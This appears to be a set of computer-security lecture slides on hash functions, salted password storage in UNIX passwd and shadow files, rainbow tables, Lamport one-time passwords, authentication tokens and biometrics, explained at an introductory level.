
- A **hash function** transforms data from an arbitrary length into a fixed short length, pretty much anyway.
- Let H() be a hash function and X be a message.
  - The hash value of X can be efficiently computed as h = H(X).
  - The level of efficiency required depends on the application.
  - The output is referred to as the **hash value** or **message digest**.

- Two examples:
  1. H is a modulo function, so calculates x mod 8 for example.
  2. H takes the last 128 bits of a binary representation of X, unless the message is less than 128 bits, where it takes the whole message followed by enough bits to make the message digest 128 bits in length.
- These are little use as hash functions for cryptography, we need some additional properties.

Cryptographic Hash Functions

- We already have the first properties:
  - Our hash function can be applied to input of any size and produces a fixed size output.
- There are other properties, we will look at two here...
- **One-way or (vs) pre-image resistant**:
  - It is computationally infeasible that for a given message digest Y, we can find an X such that H(X) = Y.
- **Collision-resistant**:
  - A hash function H is called collision-resistant if it is computationally infeasible to find messages X and X', with X ≠ X', such that H(X) = H(X').
- The examples on the previous page don't satisfy these additional properties. (Why?)

Cryptographic Hashing



One-way vs pre-image resistant:

Collision-resistant:

MD5 and SHA-1

- MD5 is the most well-known and one of the most popular hash algorithms …
  - It produces a 128-bit message digest.
- Secure Hash Algorithm (SHA-1): A hash algorithm proposed and adopted by NIST, and to be used with DSA standard. It produces a 160 bit message digest and uses the design approach used in MD5.
- **Both are broken**, at least with respect to collisions.
- They are still both used.
- You don't always need collision resistance and it is (a lot) harder to be collision resistant than pre-image resistant.
  - More on this in CSCI361.

More sources

- https://en.wikipedia.org/wiki/Hash_function_security_summary
- https://csrc.nist.gov/Projects/Hash-Functions/NIST-Policy-on-Hash-Functions
- https://www.streetdirectory.com/etoday/-ejcluw.html
- https://www.freecodecamp.org/news/md5-vs-sha-1-vs-sha-2-which-is-the-most-secure-encryption-hash-and-how-to-check-them/
- https://blog.jscrambler.com/hashing-algorithms


Back to the password file

- You might recall that we mentioned earlier that passwords are not directly stored in UNIX, instead the hash of them is stored.
- The password file is encrypted using a password known by the system.
- The password is inputted when the system is booted.
- Actually it is a little more complicated, we wouldn't typically directly store the hash either. ☺
  - At least not anymore.
  - We use something called **salting**.

Password Salting


- The “salt” is a value used to distinguish between users.
  - It’s typically random, or pseudo-random.
- The hash of the combination of the salt and the password, is stored.
- The salt is stored somewhere too.

user ID	salt value	password hash
Alice	3487	hash(3487||password_Alice)
Bob	8254	hash(8254||password_Bob)
Oscar	1098	hash(1098||password_Oscar)



(a) Loading a new password

Figure 3.3(a) in [SB18]



(b) Verifying a password

Figure 3.3(b) in [SB18]

The Salt serves three purposes:

- It prevents duplicate passwords from being visible in the password file.
  - Even if two users choose the same password, those passwords will be assigned different salt values. Hence, the hashed passwords of the two users will differ.
- It greatly increases the difficulty of offline dictionary attacks.
  - For a salt of length b bits, the number of possible passwords is increased by a factor of 2^b, increasing the difficulty of guessing a password in a dictionary attack.
- It becomes nearly impossible to find out whether a person with passwords on two or more systems has used the same password on all of them.

- With these hashed values someone might enter the wrong password but have it accepted ☺
  - Due to collisions in the hash function.
- This is a false positive and will contribute to the false acceptance rate.
  - It’s very unlikely though…

Password storage in UNIX: Where?

- Early versions of UNIX contained a file /etc/passwd, which stored all of the user IDs and protected/transformed passwords in the same file. This file was a text file and contained the user ID, encrypted password, home directory, and default shell. The following is a sample passwd file:

- ```
  root:6T1E6qZ2Q3QQ2:0:1:Super-User:/:/sbin/sh
  john:.D532YrN12G8c:1002:10::/usr/john:/bin/sh
  mike:WD.ADWz99Cjjc:1003:10::/usr/mike:/bin/sh
  . . .
   cathy:BYQpdSZZv3gOo:1010:10::/usr/cathy:/bin/sh
  frank:bY5CQKumRmv2g:1011:10::/usr/frank:/bin/sh
  tom:zYrxJGVGJzQL.:1012:10::/usr/tom:/bin/sh
  karen:OZFGkH258h8yg:1013:10::/usr/karen:/bin/sh
  ```
  ```

The general format for the passwd file

- **Username:passwd:UID:GID:full_name:home directory:shell**
- **Username**: Stores the username of whom the account belongs to.
- **Passwd**: Stores the user's transformed password.
  - If shadow files are used, an x appears in this location.
- **UID**: The user ID or the user identification number, generally chosen by the system.
- **GID**: The group ID or group identification number, which reflects the native group (base group of membership).
- **Full name**: This field usually contains the user's full names but is not mandatory.
- **Home Directory**: Stores the location of the user's home directory.
- **Shell**: Stores the user's default shell, which is what runs when the user first logs onto the system.

Shadow Files

- A solution to the readability problem.
- UNIX does, and has for a long time, split the passwd file information into two files.
- The passwd file still exists and contains everything except the protected passwords.
- A second file, shadow, was created.
  - This contains the transformed password and is only accessible to the root user.
- This information is stored centrally.
  - /etc/passwd
  - /etc/shadow

- Using "shadow passwords" is the preferred way of storing password hashes.
- You shouldn’t have any system that still stores password hashes in /etc/passwd.
- Consider the following pair of /etc/passwd and /etc/shadow files:

```
root:x:0:1:Super-User:/:/sbin/sh                root:6T1E6qZ2Q3QQ2:6445:::::
eric:x:1001:10::/usr/eric:/bin/sh               eric:T9ZsVMlmal6eA::::::
John:x:1002:10::/usr/john:/bin/sh   John:.D532YrN12G8c::::::
mike:x:1003:10::/usr/john:/bin/sh   mike:WD.ADWz99Cjjc::::::
. . .                               …
tim:x:1009:10::/usr/tim:/bin/sh                 tim:sXu5NbSPLNEAI::::::
cathy:x:1010:10::/usr/cathy:/bin/sh cathy:BYQpdSZZv3gOo::::::
frank:x:1011:10::/usr/frank:/bin/sh frank:bY5CQKumRmv2g::::::
tom:x:1012:10::/usr/tom:/bin/sh                 tom:zYrxJGVGJzQL.::::::
karen:x:1013:10::/usr/karen:/bin/sh karen:OZFGkH258h8yg::::::
```

Shadow files: The fields

username:passwd:last:min:max:warning:expire:disable

- **username**: The user's name of the account. There should be a corresponding line in the passwd file with the same username.
- **passwd**: Contains the transformed password.
- Only the first two fields are manditory.
- **last**: Contains the date of the last password change.
- **min**: The minimum number of days until the password can be changed.
- **max**: The maximum number of days until the password must be changed.
- **warning**: The number of days that the user is warned that the password must change.
- **expire**: The number of days in which the password expires and the account is disabled.
- **disable**: The number of days since the account has been disabled.

How safe are shadowed systems?

- Using shadow files is safer than before but …
- To break into a system using a password, an attacker needs a valid user ID and a password.
  - Valid user ID's can be obtained from /etc/passwd.
  - A password guessing attack could then be launched.
  - It is (slightly) more difficult to detect single attempts against multiple users than multiple attempts against a single user.
- Although shadow files require root access, there were attacks that can be used to acquire a copy of the shadow file without obtaining root access directly.
  - For example imapd (a mail related server) and telnet were, at one time, both guilty of dumping core on occasion complete with the shadow file in the core where it was user-readable.
  - It is possible to recover information from the core.

Rainbow tables …

- Sometimes it is worthwhile, for an attacker, to do some pre-computation to speed up an attack.
  - **Rainbow tables** are an example.
- The basic idea is to have a lookup table of passwords, maybe salted, and the corresponding hash value...
- Having obtained a particular hash value we look it up in the rainbow table.
- Extended versions carry out more pre-computation to give a smaller lookup table.
  - This is done using hashing and reduction functions.

- **Reduction functions** (R) map from the hash output space back into whatever password space is considered appropriate.
- **Table construction**: Take an original password and hash it, then use a reduction function to take you to another password, which you then hash, then reduce, then hash and so on.
  - These sequences of H R H R ... are sometimes referred to as hash chains.
  - The saving comes in only storing the first (aaaaaa) and last elements (kiebgt) in a particular sequence.

$$\texttt{aaaaaa} \xrightarrow[H]{} \texttt{281DAF40} \xrightarrow[R]{} \texttt{sgfnyd} \xrightarrow[H]{} \texttt{920ECF10} \xrightarrow[R]{} \texttt{kiebgt}$$

Example from Wikipedia: https://en.wikipedia.org/wiki/Rainbow_table

- **Table lookup**: If you have a hash value you can check it in the table.
  - If it isn't in the table you reduce and hash it until it does appear in the table.
  - Having found the value in the table you know the password to start from, effectively a row of the table.
  - You can hash, then reduce and hash, until your original hash value appears.
  - The password immediately preceding that is the one you want.
  - Previous example continued: if you are given the hash 920ECF10, then we compute its chain by first applying R to get

$$\texttt{920ECF10} \xrightarrow[R]{} \texttt{kiebgt}$$

  - Since "kiebgt" is one of the endpoints in our table, we then take the corresponding starting password "aaaaaa" and follow its chain until 920ECF10 is reached:

$$\texttt{aaaaaa} \xrightarrow[H]{} \texttt{281DAF40} \xrightarrow[R]{} \texttt{sgfnyd} \xrightarrow[H]{} \texttt{920ECF10}$$

  - Then the password is "sgfnyd" (or a different password that has the same hash value).

More on rainbow table

- https://en.wikipedia.org/wiki/Rainbow_table
- https://paperzz.com/doc/7842274/rainbow-tables
- https://www.youtube.com/watch?v=rv06bwwAQqM
- https://crypto.stackexchange.com/questions/5900/example-rainbow-table-generation

One-time passwords

- With a one-time password system the user and the system have an ordered collection, or list, of valid passwords such that each one is valid only once.
- Provided the passwords are not obviously correlated, this system is immune to eavesdropping.
- An observed password leaks no information about the other passwords.
- **Problems**: The number of passwords to be shared (established) and stored.

Why are these problems?

- The passwords need to be established requiring significant initial costs.
  - More in CSCI368 on key establishment and cryptographic authentication.
- From the point of view of the server they need to store more information.
- From the point of view of the user they are more likely to write down passwords and be less careful in choosing them.
  - Users cannot rely on repeated usage to reinforce their memory of a single password.

Lamport's One-time Password

- **A**lice, the user, remembers a password.
- **B**ob, the server (computer), has a database in which it stores, for each user, ...
  - The username U_i.
  - A counter n that decrements each time Bob authenticates the user.
  - The hash value $x_n=h^n(\text{password})$, for some specified hash function h.
    - $h^i(X)=h(h^{i-1}(X))$ and $h^0(X)=X$.
- The setup phase is establishing this information.

How does it work?

- **A**lice has a workstation, and **B**ob is the server.
- To authenticate we use the following protocol:

  Workstation → **B**ob : **A**lice
  Bob → Workstation : n
  Workstation → **B**ob : h^{n-1}(password)

- **B**ob checks if

$$h(\, h^{n-1}(\text{password})) = h^{n}(\text{password})$$

- If it does then **B**ob accepts the communicating party as **A**lice. If it doesn't **B**ob rejects the communication.

- Once Alice has been authenticated, the server needs to update it's information.
- We replace $x_n=h^n$(password) with the one-time password sent by Alice's workstation … $x_{n-1}=h^{n-1}$(password).
- The value n is replaced by n-1.
- When n reaches 0 we will have run out of passwords in the hash chain and will have to run a new setup process, with a new base password.

Alice and Bob?

- Alice and Bob are the names typically used to represent the participants in two-party cryptographic protocols.
- There are various other cryptographic identities, so of whom you might meet in next year or so.
- Eve the eavesdropper, Mel the malicious entity, Oscar the opponent, Peggy the prover, Victor the verifier, and so on ...

Token-based Authentication

- Objects that a user possesses for the purpose of user authentication are called **tokens**.
- We consider two widely used types of tokens:
  - memory cards
  - smart cards.

Memory cards

- Memory cards can store but not process data
- Examples:
  - bank card with magnetic stripe on the back
  - hotel room card
- A magnetic stripe can store only a simple security code
  - which can be read by an inexpensive card reader
- **Authentication:** user provides both the memory card and some form of password or personal identification number (PIN)
- Adversary needs to gain physical possession of the card (or be able to duplicate it) plus must gain knowledge of PIN

Memory cards - drawbacks

- Requires special reader: increase cost of using the token and maintain the security of the reader's hardware and software
- Token loss: A lost token temporarily prevents its owner from gaining system access → require administrative cost in replacing the lost token
- User dissatisfaction.

Smart cards

- A wide variety of devices qualify as smart tokens.
- Categories:
  - **Physical characteristics**: Smart tokens include an embedded microprocessor (e.g., bank card)
  - **User interface**: Manual interfaces include a keypad and display for human/token interaction.
  - **Electronic interface**: A smart card or other token requires an electronic interface to communicate with a compatible reader/writer.
    - Contact or contactless
  - **Authentication protocol**: smart token to provide a mean for user authentication
    - Static or dynamic password generator or challenge-response

- A smart card contains a microprocessor, including processor, memory and I/O ports.
- Include 3 types of memory:
  - Read-only memory (ROM)
  - Electrically erasable programmable ROM (EEPROM)
  - Random access memory (RAM)

- Typical interaction between a smart card and a reader or computer system.




Figure 3.6 **Smart Card/Reader Exchange**

Biometric Authentication

- Biometrics for authentication should only ever be used as a component of a multi-factor authentication system.
- Why?
  - They are not private!
- Biometrics are generally used to make attacks by outsiders more difficult, and probably more expensive.
- Biometrics tend to most reliable where the use is supervised, by a guard perhaps
- Beware the Jelly Baby trick.
  - https://www.neowin.net/news/jelly-babies-dupe-fingerprint-security/

Types ...

- Face recognition.
- Handwriting.
- Fingerprints.
  - The most widely used requiring significant technology.
- Iris codes.
  - Probably the best hope for a robust biometric system, although it still has some problems.
- Voice recognition.
- DNA.
- Signature

Figure 3.8 (below) in [SB18] gives a rough indication of the relative cost and accuracy of these biometric measures.

